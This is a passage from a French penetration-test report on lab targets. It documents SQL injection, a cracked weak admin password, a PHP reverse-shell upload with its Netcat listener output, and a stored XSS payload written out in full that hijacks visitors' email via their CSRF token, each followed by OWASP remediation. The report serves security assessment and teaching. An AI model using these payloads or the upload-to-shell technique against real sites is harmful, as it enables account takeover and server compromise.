En exploitant une injection SQL, un attaquant peut extraire des données sensibles, contourner l'authentification et obtenir des privilèges supplémentaires sur le serveur.

Recommandation

- Mettez en place une validation rigoureuse des entrées du paramètre "id" pour permettre uniquement les valeurs autorisées.
- Appliquez des filtres pour éliminer les caractères spéciaux et les balises potentiellement dangereuses du paramètre "id".

Gain de sécurité	Élevé
Charge	Modéré
Description	Mettez en place une validation rigoureuse des entrées du paramètre "id" pour permettre uniquement les valeurs autorisées et utilisez les requêtes préparées.
Référence	https://cheatsheetseries.owasp.org/cheatsheets/SQL_injection_prevention_cheat_sheet.html

TABLE 2.5 – Recommandation pour éviter SQLi

2.3.1.2 Faible mot de passe

Risque	Critique	Probabilité d'exploitation	Elevée	CVSS Score	9.8
Vecteur CVSS	CVSS :3.1/AV :N/AC :L/PR :N/UI :N/S :U/C :H/I :H/A :H				
Catégorie	Mots de passe faible				
Actifs touchés	Mots de passe administrateur				

TABLE 2.6 – Risque faible mot de passe

Description

La vulnérabilité des mots de passe faibles apparaît lorsqu'on teste leurs hash avec l'outil en ligne 'MD5 center', comme illustré dans la figure 2.5, le mot de passe est "P4ssw0rd".




FIGURE 2.5 – Hash de mot de passe cassé

Risque

En exploitant cette faiblesse, les mots de passe seront facilement devinés par des algorithmes d'attaque par force brute. En cas de fuite de données, l'attaquant peut avoir les mots de passe avec des attaques de par dictionnaire.

Recommandations

Gain de sécurité	Élevé
Charge	Modéré
Description	Intégrez des tests de mots de passes faibles, à la création ou au changement. Comparer ce mot de passe avec la liste des 10000 mots de passe les plus faibles.
Référence	https://owasp.org/Top10/fr/A07_2021-Identification_and_Authentication_Failures/

TABLE 2.7 – Recommandation pour les faibles mots de passe

2.3.1.3 Téléversement de fichiers

Risque	Critique	Probabilité d'exploitation	Elevée	CVSS Score	9.8
Vecteur CVSS	CVSS :3.1/AV :N/AC :L/PR :N/UI :N/S :U/C :H/I :H/A :H				
Catégorie	Mots de passe faible				
Actifs touchés	Mots de passe administrateur				

TABLE 2.8 – Risque faible mot de passe

Description

Les vulnérabilités de téléversement de fichiers se produisent lorsqu'un serveur web permet aux utilisateurs de téléverser des fichiers sur son système de fichiers sans valider suffisamment des éléments tels que leur nom, type, contenu ou taille.

Dans la section "New Picture", on peut téléverser un fichier php pour obtenir un shell inversé, en ajoutant une deuxième extension fictive au nom du fichier.




FIGURE 2.6 – Téléversement du code php

Ce fichier est un code php qui garantit un shell inversé, il a été configuré avec l'adresse de la machine attaquante et un port pour connecter.

On peut exécuter notre code php d'après le répertoire "Uploads" comme illustré dans la figure 2.7.



FIGURE 2.7 – les fichiers téléversés au serveur

On utilisant Netcat, on écoute sur le port configuré dans le payload php, comme on peut voir dans le figure 2.8, on a obtenue le shell.

```
(seif@kali)-[~/sqli_to_shell]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.12.163] from (UNKNOWN) [192.168.12.57] 55436
Linux debian 2.6.32-5-amd64 #1 SMP Sun May 6 04:00:17 UTC 2012 x86_64 GNU/Linux
19:11:12 up 36 min, 6 users, load average: 0.00, 0.00, 0.00
USER      TTY      Port FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
user      tty2                    18:34    36:35   0.00s   0.00s -bash
user      tty3                    18:34    36:35   0.00s   0.00s -bash
user      tty4                    18:34    36:35   0.00s   0.00s -bash
user      tty5                    18:34    36:35   0.00s   0.00s -bash
user      tty6                    18:34    36:35   0.00s   0.00s -bash
user      tty1                    18:34    35:21   0.03s   0.01s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ whoami
www-data
```

FIGURE 2.8 – Obtention du shell inversé

Risque

En exploitant cette faiblesse, Un attaquant pourrait potentiellement téléverser un fichier de code côté serveur fonctionnant comme une web shell, lui accordant ainsi un contrôle total sur le serveur

Recommandations

Gain de sécurité	Modéré
Charge	Modéré
Description	valider le contenu des fichiers afin de détecter toute donnée malveillante en analysant les signatures et l'utilisation d'antivirus ou de sandbox. valider les extensions après le décodage du nom de fichier pour éviter les contournements courants. Maintenir une liste d'extensions autorisées, tout en bloquant les extensions considérées comme dangereuses.
Référence	https://cheatsheetseries.owasp.org/cheatsheets/FileUpload_CheatSheet.html

TABLE 2.9 – Recommandation pour les téléversements des fichiers

2.3.1.4 Cross site scripting


Risque	Critique	Probabilité d'exploitation	Elevée	CVSS Score	10
Vecteur CVSS	CVSS :3.1/AV :N/AC :L/PR :N/UI :N/S :U/C :H/I :H/A :N				
Catégorie	Entrée non validée				
Actifs touchés	https://0a1e00c0.web-security-academy.net/post?postId=4				

TABLE 2.10 – Cross site Scripting

Description

Découverte d'une vulnérabilité XSS dans la section commentaire des posts de blogs, autorisant l'injection de code JavaScript malveillant et le contrôle des comptes utilisateurs..

Comments

 Jin Galbells | 05 June 2024

When I grow up I want to be a tree.

 Sam Sandwich | 09 June 2024

I slapped my friend in the face with my tablet while you're blog was open. Truth hurts.

 peter | 13 June 2024

hello

Leave a comment

Comment:

FIGURE 2.9 – Identification de l’XSS

Comme illustré dans la figure 2.9, en utilisant les balises `` `` on a obtenue un commentaire en gras, ce qui indique que cette section est vulnérable aux attaques XSS.

Cette vulnérabilité peut causer d’autres attaques telles que : CSRF.




FIGURE 2.10 – Formulaire du changement d’email

Comme illustré dans la figure 2.10 on peut voir que dans la page `/my-account/change-email`, on trouve le CSRF token dans le formulaire.

Avec un petit script Javascript, montré dans la figure?? on peut changer les emails des utilisateurs qui visite ce blog à notre email comme dans la figure??.

Leave a comment

Comment:

```
<script>
window.addEventListener('DOMContentLoaded', function() {
  var token = document.getElementsByName('csrf')[0].value;
  var data = new FormData();
  data.append('csrf', token);
  data.append('email', 'aaa@aaa.com');

  fetch('/my-account/change-email', {
    method: 'POST',
    mode: 'no-cors',
    body: data
  });
});
</script>
```



Name:

FIGURE 2.11 – Payload XSS

My Account

Your username is: wiener

Your email is: aaa@aaa.com

Email

Update email

FIGURE 2.12 – Changement automatique de l'email d'un visiteur du site

Risque Les attaques par injection de script cross-site stockées (XSS stockées) permettent aux attaquants de voler des données sensibles, de défigurer des sites Web, de prendre le contrôle de comptes et de propager des malwares.

Recommandations

Gain de sécurité	Élevé
Charge	Modéré
Description	Vérifier et filtrer les données fournies par l'utilisateur pour s'assurer qu'elles sont conformes et ne contiennent pas de scripts malveillants. Transformer les caractères spéciaux en entités HTML avant de les afficher dans le navigateur, empêchant ainsi l'exécution de code potentiellement dangereux.
Référence	https://cheatsheetseries.owasp.org/cheatsheets/Crosssite_scripting_prevention_cheatsheet.html

TABLE 2.11 – Recommandation pour les téléversements des fichiers

Chapitre 3

Annexe

3.1 Échelles utilisées

3.1.1 Échelles de vulnérabilités

Échelle d'impact

L'impact correspond aux conséquences que l'exploitation de la vulnérabilité peut entraîner sur le système d'information analysé. Il est apprécié selon l'échelle suivante :

La vulnérabilité engendre des conséquences généralisées sur l'ensemble du système d'information analysé	critique
La vulnérabilité engendre des conséquences restreintes sur une partie du système d'information analysé	Majeur
La vulnérabilité engendre des conséquences isolées sur des points précis du système d'information analysé	Important
La vulnérabilité n'engendre pas de conséquence direct	Mineur

TABLE 3.1 – Echelle d'impacte

Échelle de facilité d'exploitation

La facilité d'exploitation représente la difficulté qu'aura un attaquant pour exploiter la vulnérabilité. Cette échelle ne décrit pas la probabilité que la vulnérabilité soit exploitée.

Exploitation triviale, sans outil particulier	Triviale
La vulnérabilité engendre des conséquences restreintes sur une partie du système d'information analysé	Modéré
La vulnérabilité engendre des conséquences isolées sur des points précis du système d'information analysé	Élevé
La vulnérabilité n'engendre pas de conséquence direct	Difficile

TABLE 3.2 – Echelle de facilité d'exploitation

3.1.2 Échelles de recommandations

Échelle de gain de sécurité

Le gain de sécurité représente la hausse du niveau de sécurité en fonction d'une charge équivalente.

La recommandation adresse complètement la vulnérabilité associée	Élevé
La recommandation adresse partiellement la vulnérabilité associée	Modéré
La recommandation adresse de façon limitée la vulnérabilité associée	Faible

TABLE 3.3 – Echelle de gain de sécurité

Échelle de charge

La charge représente l'effort nécessaire pour mettre en place la recommandation.

La recommandation adresse complètement la vulnérabilité associée	Élevée
La recommandation adresse partiellement la vulnérabilité associée	Modérée
La recommandation adresse de façon limitée la vulnérabilité associée	Faible

TABLE 3.4 – Echelle de gain de sécurité

Références bibliographiques

- [1] PortSwigger Web SECURITY. *SQL injection*. Accessed on 10-juin-2024. 2021. URL : <https://portswigger.net/web-security/sql-injection>.
- [2] Creative Ground TECH. *What is SQL Injection ?* Accessed : April 30, 2023. 2023.
- [3] ACUNETIX. *SQL Injection*. <https://www.acunetix.com/websitesecurity/sql-injection2/>. [Accessed : May 2, 2023]. 2021.
- [4] PURPLEBOX. *The Ultimate Guide to SQL Injection*. <https://www.prplbx.com/resources/blog/sql-injection/>. Accessed on April 30, 2023. 2021.
- [5] PORTSWIGGER. *File upload vulnerabilities*. <https://portswigger.net/web-security/file-upload>. [Online; accessed 10-juin-2024]. n.d.
- [6] PORTSWIGGER. *Cross-site scripting*. <https://portswigger.net/web-security/cross-site-scripting>. [Online; accessed 10-juin-2024]. n.d.
- [7] PORTSWIGGER. *CSRF*. <https://portswigger.net/web-security/csrf>. [Online; accessed 10-juin-2024]. n.d.